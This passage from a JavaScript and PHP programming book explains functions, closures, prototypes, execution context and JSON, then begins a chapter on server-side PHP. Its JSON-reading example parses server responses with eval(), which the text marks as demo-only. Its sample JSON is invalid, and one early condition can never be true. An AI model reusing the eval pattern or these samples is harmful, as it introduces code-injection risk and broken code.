In procedural programming, procedures represent the basic unit for grouping functionality. JavaScript has functions and their purpose is the same.

A simple fact that was highlighted in the previous chapter, but often overlooked, is the key to understanding how objects in JavaScript work: *code that doesn't belong to a function is executed when it's read by the JavaScript interpreter, while code that belongs to a function is only executed when that function is called.* Take the following JavaScript code from the first exercise of Chapter 2*, JavaScript and the AJAX Client*:

```
// declaring new variables
var date = new Date();
var hour = date.getHours();

// simple conditional output
if (hour >= 22 && hour <= 5)
  document.write("You should go to sleep.");
else
  document.write("Hello, world!");
```

This code resides in a file named `jsdom.js`, (which is, in turn, referenced from the HTML file `jsdom.html` in the exercise), but it could have been included directly in a `<script>` tag of the HTML file. How it's stored is irrelevant; what does matter is that all that code is executed when the interpreter reads it. If it were included in a function, it would only execute when the function is explicitly called, as in the following example:

```
// explicit function call
ShowHelloWorld();
// "Hello, World" function
function ShowHelloWorld()
{
  // declaring new variables
  var date = new Date();
  var hour = date.getHours();
  // simple conditional output
  if (hour >= 22 && hour <= 5)
    document.write("You should go to sleep.");
```

```
  else
    document.write("Hello, world!");
}
```

This code has the same output as the previous version, but it is only because the `ShowHelloWorld()` function is explicitly called. Without the function call, the JavaScript interpreter would take note of the existence of `ShowHelloWorld()`, but wouldn't execute it.

JavaScript functions are first-class objects

In JavaScript, functions are first-class objects. This means that a function is regarded as a data type that can be saved in local variables, passed as a parameter, returned from other functions, and so on. For example, when defining a function, you can assign it to a variable, and then call the function through this variable. Take this example:

```
// assigning DisplayGreeting() to the variable "display"
var display = function DisplayGreeting(hour)
{
  if (hour >= 22 || hour <= 5)
    document.write("Goodnight, world!");
  else
   document.write("Hello, world!");
}
// call DisplayGreeting() via the variable "display"
display(10);
```

When storing a piece of code as a variable, as in this example, it can make sense to create it as an **anonymous function**—which is a function without a name. You do this by simply omitting a function name when creating it:

```
// displays greeting
var display = function(hour)
{
...
}
```

Anonymous functions will come in handy when you need to pass an executable piece of code (that you don't intend to reuse anywhere else) as a parameter to a function.

Let's see how we can send functions as parameters. Instead of sending a numeric hour to `DisplayGreeting()`, let's send a function that returns the current hour. To demonstrate this, we create a function named `GetCurrentHour()`, and send it as a parameter to `DisplayGreeting()`. `DisplayGreeting()` needs to be modified to reflect that its new parameter is a function—without appending parentheses to its name as follows:

```
// returns the current hour
function GetCurrentHour()
{
  // obtain the current hour
  var date = new Date();
  var hour = date.getHours();
  // return the hour
  return hour;
}

// display greeting
function DisplayGreeting(hourFunc)
{
  // retrieve the hour using the function received as parameter
  hour = hourFunc();
  // display greeting
  if (hour >= 22 || hour <= 5)
    document.write("Goodnight, world!");
  else
    document.write("Hello, world!");
}

// call DisplayGreeting
DisplayGreeting(GetCurrentHour);
```

If we had appended the parentheses when we passed the `DisplayGreeting(GetCurrentHour())` function, we would be asking that the return value of `GetCurrentHour()` be used as a parameter to `DisplayGreeting()`—this is very different from passing the function itself.

Inner functions

In JavaScript, a function can be regarded as a named block of code that you can execute, but it can also be used as *a data member inside another function*; in this case, it is referred to as an **inner function**. In other words, a JavaScript function can contain other functions.

You will recall the `ShowHelloWorld()` function displayed the greeting through:

```
{
  ...
  if (hour >= 22 || hour <= 5)
    document.write("Goodnight, world!");
  else
    document.write("Hello, world!");
}
```

We can easily separate the code that displays the greeting message into a separate function inside `ShowHelloWorld()` and the output remains unchanged:

```
// explicit function call
ShowHelloWorld();
// define outer "Hello, World" function
function ShowHelloWorld()
{
  // declaring new variables
  var date = new Date();
  var hour = date.getHours();
  // call DisplayGreeting supplying the current hour as parameter
  DisplayGreeting(hour);
  // define inner "display greeting" function
  function DisplayGreeting(hour)
  {
    if (hour >= 22 || hour <= 5)
      document.write("Goodnight, world!");
    else
      document.write("Hello, world!");
  }
}
```

We defined a function named `DisplayGreeting()` inside `ShowHelloWorld()`, which displays a greeting message depending on the `hour` parameter it receives. The execution rules apply here as well. This new function needs to be called explicitly from its parent function, otherwise it won't be executed.

Closures

You found simplistic definitions for **closures** a bit earlier in this chapter—they are functions that are defined inside functions and use contextual data from the parent functions to execute.

You can find a more technically accurate definition of closures at `http://en.wikipedia.org/wiki/Closure_(computer_science)`.

Closures allow variables and functions that were themselves created inside a function to remain available even after the originating function has finished executing. For example, an outer function that creates a local variable and an inner function. The inner function references the local variable of the outer function. A closure is formed when the inner function is referenced outside the outer function (the inner function can be returned by the outer function for example—remember, functions are first-class objects) for later execution. When the outer function finishes its execution, the inner function still lives on having access to the local variable of the outer function.

For a closure, let's take the following example:

```
// retrieve the DisplayGreeting function
var funcDisplayGreeting = ShowHelloWorld();
// call the function
funcDisplayGreeting();
// define outer "Hello, World" function
function ShowHelloWorld ()
{
  // declaring new variables
  var date = new Date();
  var hour = date.getHours();
  // define inner "display greeting" function
  function DisplayGreeting()
  {
    if (hour >= 22 || hour <= 5)
      document.write("Goodnight, world!");
    else
      document.write("Hello, world!");
  }
  // return DisplayGreeting as a closure
  return DisplayGreeting;
}
```

Here, the `DisplayGreeting()` inner function is returned by `ShowHelloWorld()` and it internally uses the `ShowHelloWorld()` hour local variable, thus creating a closure.

JavaScript classes

In the rest of this chapter, we'll learn how to implement features found in "traditional" OOP languages, such as C++, Java, and PHP in JavaScript. You'll learn about constructors, instance and static methods, properties, private members, and more.

Constructors

Constructors are one of those OOP features whose implementation in JavaScript is quite different from what you may know from other programming languages (such as PHP).

A **constructor** is a function (inside a class) that is used to initialize the object at creation time. It is automatically called whenever you instantiate an object using the `new` operator. Consider the following example:

```
var myHelloWorld = new ShowHelloWorld();
```

Instantiating an object causes all of the code within the function to be run—just as directly calling the function causes its code to run. The following two snippets cause, essentially, the same action except that the second example causes an object to be instantiated and assigns it to the variable `myHelloWorld`.

```
ShowHelloWorld();
var myHelloWorld = new ShowHelloWorld();
```

In classic OOP, the constructor is implemented as a special method inside the class that doesn't return anything, and is called automatically when the object is created.

In JavaScript, the code of a function that is used as a class, as above, works as its constructor.

So if the code in a function actually represents a "class constructor," the parameters received by that function are used as constructor parameters.

In JavaScript, class properties and methods that are created with the constructor function are referred to with the keyword `this`. As `this` refers to the current instance of a class (you can think of `this` as meaning *this instance I'm working with right now*) you have a precise and terse way to add/remove/modify the members (properties, methods) of an instance (object).

The `ShowHelloWorld()` function can be rewritten as follows:

```
// create class instance
var myHello = new HelloWorld();
// call method
myHello.DisplayGreeting();
// "Hello, World" class
function HelloWorld(hour)
{
  // class "constructor" initializes this.hour field
  if (hour)
  {
    // if the hour parameter has a value, store it as a class field
    this.hour = hour;
  }
  else
  {
    // if the hour parameter doesn't exist, save the current hour
    var date = new Date();
    this.hour = date.getHours();
  }
  // define function that displays greeting
  this.DisplayGreeting = function()
  {
    if (this.hour >= 22 || this.hour <= 5)
      document.write("Goodnight, world!");
    else
      document.write("Hello, world!");
  }
}
```

The `HelloWorld` class consists of the constructor code that creates the `hour` property (`this.hour`), and the `DisplayGreeting()` method, `this.DisplayGreeting()`.

Fans of the ternary operator can rewrite the constructor using this shorter form, which also makes use of the object detection feature that was discussed in Chapter 2, *JavaScript and the AJAX Client*:

```
// define and initialize this.hour
this.hour = (hour) ? hour : (new Date()).getHours();
```

Class diagrams

To help your understanding of the `HelloWorld` class, its class diagram is shown in the following diagram. JavaScript classes, just like PHP classes, can be described visually using class diagrams. There are standards such as **Unified Modeling Language** (**UML**) that can be used to model classes and the relationships between them. While this is not the subject of this book, we thought you'd find it useful to see the visual representation of a few classes. (The diagram in Figure 3-2 was created using Microsoft Visual Studio, but other tools would generate similar output.)




Figure 3-2: HelloWorld class diagram

In such diagrams, the constructor is the method which has the same name as the class—in this case, `HelloWorld`. The input parameter of the constructor is `hour`, which is defined as an `int` (integer) value in the diagram. You can also see the `hour` field of the class, and the `DisplayGreeting()` method has no input parameters and returns no values (it returns `void`). The exact notations can vary, but as soon as you get used to a notation style, you can use such diagrams when designing your code.

It's good to note that JavaScript doesn't support specifying data types for variables or class fields. The data type of the field makes the diagram helpful in specifying the intended purpose and type of the field, but that type isn't used in the actual implementation of the class.

For the purpose of demonstrating a few more OOP related concepts, let's use another class. Our new class, `Table`, has two properties (`rows`, `columns`) and one method, `getCellCount()` (which, in keeping with its ingenious name, will return the number of cells in the table). The class constructor will take two parameters, the number of rows and the number of columns, to initialize those properties.

```
function Table (rows, columns)
{
  // constructor
  this.rows = rows;
  this.columns = columns;

  // getCellCount method
  this.getCellCount = function()
  {
    // rows multiplied by columns
    return this.rows * this.columns;
  };
}
```

After having created the function, we can instantiate its object by using the `new` operator (and use its properties and methods):

```
var t = new Table(3,5);
var cellCount = t.getCellCount();
```

There are a few subtle points that you need to notice regarding the JavaScript implementation of `Table`:

- You don't declare public members explicitly before using them. You simply need to reference them using `this`, and assign some value to them; from that point on, they're both declared and defined.
- When objects are created, each object has its own set of data—its own state.
- JavaScript functions are treated like any other variable. The way it's coded now, instantiating a new `Table` object will create a new set of rows and columns value (which we usually want/need), but tragically, also creates a new copy of the `getCellCount()` method (which we usually don't want).

The last mentioned problem is commonly referred to as inefficient JavaScript object design. When we design our JavaScript "classes" as we do in typical OOP languages, we don't need each class to create its own set of methods (having a zillion copies of the same functions hanging around (give or take a few) and hogging up resources isn't very nice or frugal or professional or prudent). The object's state needs to be unique but not its methods. The good news is that JavaScript has a nifty trick that we can use to avoid replicating the inner function code for each object we create—referencing external functions.

This class could be represented by the class diagram, as shown in Figure 3-3:




Figure 3-3: Class diagram representing the Table class

Referencing external functions

Instead of defining member functions (methods) inside the main function (class) as previously shown, you can define the function outside of the class and reference it instead:

```
function Table (rows, columns)
{
  // "constructor"
  this.rows = rows;
  this.columns = columns;
  // getCellCount "method"
  this.getCellCount = getCellCount;
}
// returns the number of cells
function getCellCount()
{
  return this.rows * this.columns;
}
```

Now, all your `Table` objects will share the same instance of `getCellCount()`, a much improved and prudent use of resources!

Prototype objects

You just learned how you can define "class methods" outside the body of a "class" in order to prevent creating multiple copies of methods for each instantiated object. In JavaScript, there is another feature that you can use to achieve this functionality—prototyping.

Prototyping is a JavaScript language feature that allows attaching or assigning methods to the "blueprint" of a function. When methods are added to a class (function) prototype, they are not replicated for each object (instance) of the class. Methods and properties added via prototyping are immediately shared with every instance of the originating class.

The following are a few facts that you should keep in mind about prototypes:

- Every JavaScript function has a `prototype` property, which is itself an object.
- To add members to the function's prototype, you add them to the `prototype` property of the function.
- Each prototype object has a `constructor` property which points to the constructor function.
- Constructor functions and variables are not accessible through functions added to its prototype.
- Adding a new member to the prototype object makes it immediately available to all objects—even those already in existence.
- You can add members to a function's prototype only after the function itself has been defined.

The `Table` "class" from the previous example contains a "method" named `getCellCount()`. The following code creates the same class, but this time adding `getCellCount()` to its prototype:

```
// Table class
function Table (rows, columns)
{
  // constructor
  this.rows = rows;
  this.columns = columns;
}
// Table.getCellCount returns the number of table cells
```

```
Table.prototype.getCellCount = function()
{
  return this.rows * this.columns;
};
```

Every time an instance of a `Table` is created, the `rows` and `columns` properties are distinct and thus need to be copied from the blueprint of the object (and remain unique to that object). With the use of prototyping, only those two properties are copied to a new instance, while the `getCellCount()` method is shared among all instances from the `prototype` object.

Instance methods and properties

Methods and properties that are specific to a particular instance of a class are named instance methods and properties.

We defined the `Table` class and made use of the `prototype` object. We declared two properties (`rows` and `columns`) utilizing the keyword `this`. We know that each instance will have its own copies of its properties and that the `getCellCount()` method will be shared among all the instances as it is added to the `prototype` object.

Now we've added the declaration of two instances of the class and the code to display the cell counts of each instance:

```
// Table class
function Table (rows, columns)
{
  // save parameter values to class properties
  this.rows = rows;
  this.columns = columns;
}
// Table.getCellCount returns the number of table cells
Table.prototype.getCellCount = function()
{
  return this.rows * this.columns;
};
var t1 = new Table(2,3);
var t2 = new Table(3,5);
// display the number of cells of the first table (6 cells)
alert(t1.getCellCount());
// display the number of cell from the second table (15 cells)
alert(t2.getCellCount());
```

Remember, you can find all this code in the book's downloaded code.

If we try to define a method or property directly on an instance, only that specific instance will be affected—the prototype object is unaffected. Let's override the method for the `t1` instance by adding the following lines of code:

```
...
var t1 = new Table(2,3);
//override the prototype getCellCount method on this instance
t1.getCellCount = function ()
{
   return this.rows * this.columns + 1;
}
var t2 = new Table(3,5);
// display the number of cells of the first table
// (7 cells now)
alert(t1.getCellCount());
// display the number of cells of the second table
// (still 15 cells)
alert(t2.getCellCount());
```

As we've overridden the `getcellcount()` method for the instance `t1` by adding `1` to the normal formula (`rows * columns`), the result is `7` while the result for the `t2` instance remains `15`.

Static methods and properties

It is quite common to have methods and properties that are tied to an entire class instead of a single instance.

Let's modify our example by creating a static method that creates a square table with a size given by a static property `SQUARESIZE`:

```
// Table class
function Table (rows, columns)
{
  // save parameter values to class properties
  this.rows = rows;
  this.columns = columns;
}
// Table.getCellCount returns the number of table cells
Table.prototype.getCellCount = function()
```

```
{
  return this.rows * this.columns;
};
// static property
Table.SQUARESIZE = 2;
// static method
Table.getSquareTable = function()
{
   return new Table(Table.SQUARESIZE, Table.SQUARESIZE);
}
// calling a static method to get a Table instance
var t3 = Table.getSquareTable();
// execute instance method
alert(t3.getCellCount());
```

A **static property** is nothing more than a property added to the `constructor`.
A **static method** is a function added to the `constructor`.

Private members

We've already seen that JavaScript varies from classic OOP in some interesting ways—for some of us, this takes a little getting used to—don't worry, sheer repetition will get you through and soon it will seem second nature! With that in mind, let's talk about another "deviation" from traditional OOP.

JavaScript doesn't support the notion of private members as do classic OO programming languages, but you can simulate the functionality by using variables inside a function. Variables are declared with the `var` keyword or are received as function parameters. They aren't accessed using `this`, and they aren't accessible through function instances, thus acting like private members. Variables can, however, be accessed by closure functions.

If you want to test this, modify the `Table` function as shown in the following code:

```
function Table (rows, columns)
{
  // save parameter values to local variables
  var _rows = rows;
  var _columns = columns;
  // return the number of table cells
  this.getCellCount = function()
  {
    return _rows * _columns;
  };
}
```

This time the values received as parameters and assigned as local variables (named `_rows` and `_columns`) persist. Rather than declaring them as `this.rows = rows;` we simply declare them using `var`. Local variable names don't need to start with an underscore, but this is a useful naming convention that specifies they are meant to be used as private members. You can easily verify this by adding the following code (although, why would we lie?):

```
// create a Table object
var t = new Table(3,5);
// display object field values
document.write("Your table has " + t._rows + " rows" +
" and " + t._columns + " columns<br />");
// call object function
document.write("The table has " + t.getCellCount() + " cells<br />");
```

This exercise reveals (as Figure 3-4 shows) that `_rows` and `_columns` aren't accessible from outside the function's scope. Their values display **undefined** because there are no (public) properties named `_rows` and `_columns` in the `Table` function. As they are in the same closure, `getCellCount()` can read the private variables `_rows` and `_columns`.




Figure 3-4. Private class members in action

The JavaScript execution context

In this section, we'll take a peek under the hood of the JavaScript closures and the mechanisms that allow us to create classes, objects, and object members in JavaScript.

In most cases, understanding these mechanisms isn't absolutely necessary for writing JavaScript code—so you can skip it if it sounds too advanced. If you are interested in learning more about the JavaScript parser's inner workings, see the more advanced article at `http://www.jibbering.com/faq/faq_notes/closures.html`.

The JavaScript **execution context** is a concept that explains much of the behavior of JavaScript functions, and the code samples presented earlier. The execution context is an abstract concept; it represents the environment in which a piece of JavaScript code executes. JavaScript knows of three execution contexts:

- The **global execution context** is the implicit environment (context) in which the JavaScript code that is not part of any function executes.
- The **function execution context** is the context in which the code of a function executes. A function context is created automatically when a function is executed and removed from the context' stack afterwards.
- The **eval() execution context** is the context in which JavaScript code executed using the `eval()` function runs.

Each execution context has an associated scope, which specifies the objects that are accessible to the code executing within that context.

The scope of the global execution context contains the locally defined variables and functions, and the browser's `window` object. In that context, `this` is equivalent to `window`, so you can access, for example, the `location` property of that object using either `this.location` or `window.location`.

The scope of a function execution context contains the function's parameters, the variables, and functions in the scope of the calling code as well as the locally defined variables and functions. This explains why the `getCellCount()` function has access to the `_rows` and `_columns` variables that are defined in the outer function (`Table`):

```
// Table class
function Table (rows, columns)
{
  // save parameter values to local variables
  var _rows = rows;
  var _columns = columns;
  // return the number of table cells
  this.getCellCount = function()
  {
    return _rows * _columns;
  };
}
```

The scope of the `eval()` execution context is identical to the scope of the calling code context. The `getCellCount()` function could be rewritten in the following manner, without losing its functionality:

```
// return the number of table cells
this.getCellCount = function ()
{
  return eval(_rows * _columns);
};
```

var x, this.x, and x

An execution context contains a collection of associations (key, value) representing the local variables and functions, a prototype whose members can be accessed through the keyword `this`, a collection of function parameters (if the context was created for a function call), and information about the context of the calling code.

Members accessed through `this`, and those declared using `var`, are stored in separate places, except in the case of the global execution context where variables and properties are the same thing. In objects, variables declared through `var` are not accessible through function instances, which makes them perfect for implementing private "class" members, as you saw earlier. On the other hand, members accessed through `this` are accessible through function instances, so we can use them to implement public members.

When a member is read using its literal name, its value is first searched for in the list of local variables. If it's not found there, it is searched for in the prototype.
To understand the implications, see the following function, which defines a local variable `x`, and a property named `x`. If you execute the function, you'll see that the value of `x` is read from the local variable, even though you have a property with the same name:

```
function BigTest()
{
  var x = 1;
  this.x = 2;
  document.write(x); // displays "1" (local variable)
  document.write(this.x); // displays "2" (property)
}
```

Calling this function, either directly or by creating its instance, will display **1** and **2**—demonstrating that variables and properties are stored separately. Should you execute the same code in the global context (without a function), where variables and properties are the same, you'd get the same value displayed twice. When reading a member using its literal name (without `this`), and there's no local variable with that name, the value from the prototype (property) will be read instead, as the following example demonstrates:

```
function BigTest()
{
  this.x = 2;
  document.write(x); // displays "2"
}
```

Using the right context

So why are we telling you all of this? Well, when working with JavaScript functions and objects, you need to make sure the code executes in the context it was intended for, otherwise you may get unpredictable results (interesting and compelling in say, chemistry, but a major "groaner" for programmers). You saw earlier that the same code could have different output depending on where it's executing—inside a function or in the global context.

Things get a little more complicated when using the keyword `this`. As you know, each function call creates a new context in which the code executes. When the context is created, the value of `this` is also decided:

- When an object is created from a function, `this` refers to that object
- In the case of a simple function call, regardless of whether the function is defined directly in the global context or in another function or object, `this` refers to the global context

The second point is particularly important. In a function meant to be called directly rather than instantiated as an object, using `this` is a bad programming practice, because you end up altering the global object.

Take this example that shows how you can overwrite a global variable from within a function:

```
x = 0; // declare global variable
document.write(x); // displays "0"
function BigTest()
{
  this.x = 1; // modifies variable in global context
}
```

```
BigTest();
document.write(x); // displays "1"
```

Modifying the global object can be used to implement various coding architectures or features, but abusing this technique can be dangerous. Who knows what fumbling bumbler will be called upon to maintain/update your code in the future; even worse, you could inadvertently modify a global variable yourself (and as multiple coders get into the mix, the chances of this happening get even better). On the other hand, if `BigTest` is instantiated using the `new` keyword, the keyword `this` will refer to the new object, rather than the global object. Modifying the previous example (highlighted in the following code), we can see the `x` variable of the global context remains untouched:

```
x = 0; // declare global variable
document.write(x); // displays "0"
function BigTest()
{
  this.x = 1;
}
var obj = new BigTest();
document.write(x); // displays "0"
```

Fortunately, you can protect yourself and future generations from the insidious "global variable modification" lurking in the shadows and enforce function execution by way of a function instance. This little trick involves creating a new object on the spot when the function is called directly, and subsequently using that object for further processing. This allows you to ensure that a function call will not modify any members of the global context (and spares you any incidents). It works in the following manner:

```
x = 0; // declare global variable
document.write(x); // displays "0"
function BigTest()
{
  // force creation of instance
  if (!(this instanceof BigTest)) return new BigTest();
  // create property and display its value
  this.x = 1;
  document.write(this.x); // displays "1"
  document.write(x); // displays "0"
}
BigTest(); // simple function call
document.write(x); // displays "0"
```

The first highlighted line simply checks if `this` refers to an instance of `BigTest` (the keyword `instanceof` is used for this). If it's not, a new `BigTest` instance is returned, and execution stops. The `BigTest` instance function that follows is, however, executed. After the execution, `this` now refers to a `BigTest` instance, so the function will continue executing in the context of that object.

This ends our little incursion into JavaScript's internals. The complete theory is, of course, more complicated. You will find comprehensive coverage in *JavaScript: The Definitive Guide, Fifth Edition*, by *David Flanagan* (O'Reilly, 2006). The FAQ at `http://www.jibbering.com/faq/` will also be helpful if you need to learn about the more subtle aspects of JavaScript.

JavaScript OOP in practice: Introducing JSON

In AJAX applications, client/server communication is usually packed in XML documents, or in the **JSON** (**JavaScript Object Notation**) format. Interestingly enough, JSON's popularity increased together with the AJAX phenomenon. Starting with version 5.2.0, PHP includes the most necessary JSON functions in the language itself rather than an external library. However, if a PHP version does not include the necessary set of functions, we have the option of implementing JSON functions in an external library.

Perhaps the best short description of JSON is the one proposed by its official website, `http://www.json.org`:

> *JSON (JavaScript Object Notation) is a lightweight data-interchange format. It is easy for humans to read and write. It is easy for machines to parse and generate.*

If you're new to JSON, you might ask a fair question, *Yet another data exchange format, but why?* JSON, like XML, is a text-based format that's easy to write and easy to understand for both humans and computers. The key word in the definition above is "lightweight". JSON data structures occupy less bandwidth than their XML versions.

To get an idea of how JSON compares to XML, let's take the same data structure and see how we would represent it using both standards:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<response>
  <clear>false</clear>
  <messages>
    <message>
      <id>1</id>
```

```
        <color>#000000</color>
        <time>2006-01-17 09:07:31</time>
        <name>Guest550</name>
        <text>Hello there! What's up?</text>
      </message>
      <message>
        <id>2</id>
        <color>#000000</color>
        <time>2006-01-17 09:21:34</time>
        <name>Guest499</name>
        <text>This is a test message</text>
      </message>
    </messages>
  </response>
```

The same message, written in JSON this time, looks as follows:

```
[
  {"clear":"false"},
  "messages":
  [
    {"message":
      {"id":"1",
      "color":"#000000",
      "time":"2006-01-17 09:07:31",
      "name":"Guest550",
      "text":"Hello there! What's up?"}
    },
    {"message":
      {"id":"2",
      "color":"#000000",
      "time":"2006-01-17 09:21:34",
      "name":"Guest499",
      "text":"This is a test message"}
    }
  ]
]
```

As you can see, they aren't very different. If we disregard the extra formatting spaces that we added for better readability, the XML message occupies 396 bytes while the JSON message has only 274 bytes.

JSON concepts

JSON is said to be a subset of JavaScript because it's based on the associative array (key/value or dictionary) nature of JavaScript objects—remember, at the beginning of this chapter, you learned that every JavaScript object is a dictionary!

JSON is based on two basic structures:

- **Object**: This is defined as a collection of name/value pairs. Each object begins with a left curly bracket (`{`) and ends with a right curly bracket (`}`). A colon separates the name/value pairs (`name:value`).
- **Array**: This is defined as a list of values separated by a comma (`,`). The array begins with a left square bracket (`[`) and ends with a right square bracket (`]`).

We should also mention strings and values. A *value* can be a string, a number, an object, an array, true or false, or null. A *string* is a collection of Unicode characters surrounded by double quotes. For escaping, we use the backslash '\' character.

It's obvious that if you plan to use JSON, you need to be able to parse and generate JSON structures in both JavaScript and PHP—at least if communication is bidirectional. JSON libraries are available for most of today's programming languages. In the exercise that follows, you'll see how to read JSON data using JavaScript, and later in the book, you'll learn how to create JSON structures with PHP.

If you plan to work with JSON data outside of PHP, you can use the library listed at `http://www.json.org/js.html`. Here you can also find an excellent visual description of what JSON structures are made of.

A simple JSON example

We'll conclude this chapter by translating the XML example from Chapter 2, which was created using XML, to use JSON. In Chapter 2, *JavaScript and the AJAX Client*, we used three files: `books.html`, `books.js`, and `books.html` (if you can't recall the exercise, have a look at the screenshot in the *Time for action – making asynchronous calls with XMLHttpRequest and XML* section of Chapter 2).

In this new exercise, the file we're reading from the server is named `books.txt` and it is the JSON equivalent of `books.xml` from Chapter 2.

Let's see how to read this structure using JavaScript code and show the list of books to our visitor.

Time for action – using JSON

1. In the `oop` folder, create a subfolder called `json`.
2. In the `json` folder, create a file called `books.txt`, and add the structure content to the file:

```
{books:[
 {title:"AJAX and PHP: Building Modern Web Applications, 2nd Ed",
  isbn:"978-1904817726"},
 {title:"Beginning PHP and MySQL E-Commerce, 2nd Edition",
  isbn:"978-1590598641"},
 {title:"Professional Search Engine Optimization with PHP",
  isbn:"978-0470100929"}
]}
```

3. In the same folder, create a file called `books.html`, where you should copy the contents of `books.html` from Chapter 2. (Remember you can also use the code download.)
4. Finally, create the `books.js` file, which is, again, mostly the same as the one from Chapter 2. The differences from the Chapter 2 version are highlighted:

```
// holds an instance of XMLHttpRequest
var xmlHttp = createXmlHttpRequestObject();
// creates an XMLHttpRequest instance
function createXmlHttpRequestObject()
{
// ... same old function
}
// read a file from the server
function process()
{
  // only continue if xmlHttp isn't void
  if (xmlHttp)
  {
    // try to connect to the server
    try
    {
```

```
      // initiate reading a file from the server
      xmlHttp.open("GET", "books.txt", true);
      xmlHttp.onreadystatechange = handleRequestStateChange;
      xmlHttp.send(null);
    }
    // display the error in case of failure
    catch (e)
    {
      alert("Can't connect to server:\n" + e.toString())    };
  }
}
// function called when the state of the HTTP request changes
function handleRequestStateChange()
{
// ... same old function
}
// handles the response received from the server
function handleServerResponse()
{
  // build the JSON object without a parser
  // (demo purposes only, don't use this in production)
  var jsonResponse = eval ('(' + xmlHttp.responseText + ')');
  // generate HTML output
  var html = "";
  // iterate through the array of books and create an HTML
structure
  for (var i=0; i<jsonResponse.books.length; i++)
    html += jsonResponse.books[i].title +
            ", " + jsonResponse.books[i].isbn + "<br />";
  // obtain a reference to the <div> element on the page
  myDiv = document.getElementById("myDivElement");
  // display the HTML output
  myDiv.innerHTML = "<p>Server says: </p>" + html;
}
```

5. Load `http://localhost/ajax/oop/json/books.html`. The result should look like Figure 3-5:




Figure 3-5: Reading a JSON structure using JavaScript

The code is pretty straightforward, so we won't go into the details here—we'll discuss more details about manipulating JSON data in the case studies, later in this book.

However, the results are obvious—we've used JSON instead of XML as the data source, and we've managed to obtain the same results even though the size of the JSON file is less than half the size of the XML structure.

Summary

In this chapter, we covered a large area of what object-oriented programming means in the world of JavaScript, starting from basic features and going far into the execution context of functions. Working with OOP in JavaScript is certainly no easy task, especially if you haven't been exposed to the implied concepts previously. Where you don't feel confident enough, have a look at the additional resources that we've referenced.

4

Using PHP and MySQL on the Server

AJAX is mainly about building smart web clients, but the servers that the client talks to must be equally smart or their conversation will be quite one-sided.

So far, we've only talked about clients reading static text, JSON, or XML files from the server. In this chapter, we start putting the server to work, using PHP to generate dynamic output, and MySQL to manipulate and store the backend data. In this chapter, you will learn how to:

- Use XML and JSON with PHP, so that you can create server-side code that communicates with your JavaScript client
- Implement error-handling code in your server-side PHP code
- Work with MySQL databases

PHP, DOM, and XML

To begin understanding the server-side techniques and principles used in AJAX, in the first exercise of this chapter, you'll create a PHP script that uses PHP's DOM functions to dynamically create XML output, which is then read by the client.

Remember that we assume you have basic knowledge of PHP. If you need additional assistance with the PHP code, we recommend you google "php tutorial", which will lead you to lots of interesting resources, including the official PHP tutorial at `http://php.net/tut.php`. If you enjoy learning by practice, check out Cristian Darie's PHP e-commerce books, such as *Beginning PHP and MySQL E-Commerce: From Novice to Professional, Second Edition*.

In the previous chapters, you learned how to use DOM and Javascript on the client side to:

- Manipulate the HTML page while you are working on it
- Read and parse XML and JSON documents received from the server
- Create new XML and JSON documents

On the server side, you can use the DOM and PHP in order to:

- Compose XML and JSON documents, usually for sending them to the client
- Read XML and JSON documents received from various sources

PHP's DOM functionality is similar to JavaScript's DOM functionality, and its official documentation can be found at`http://www.php.net/manual/en/ref.dom.php`.

The XML document that you will create will be a simplified version of the XML document you saved as a static XML file in Chapter 2, *JavaScript and the AJAX Client*; however, this time it will be generated dynamically at the server. To refresh your memory, here is the XML document we're after:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<response>
  <books>
    <book>
      <title>
        AJAX and PHP: Building Modern Web Applications, 2nd Ed
      </title>
      <isbn>
        978-1904817726
      </isbn>
    </book>
  </books>
</response>
```

Let's get started!

Time for action – server-side AJAX with PHP and XML

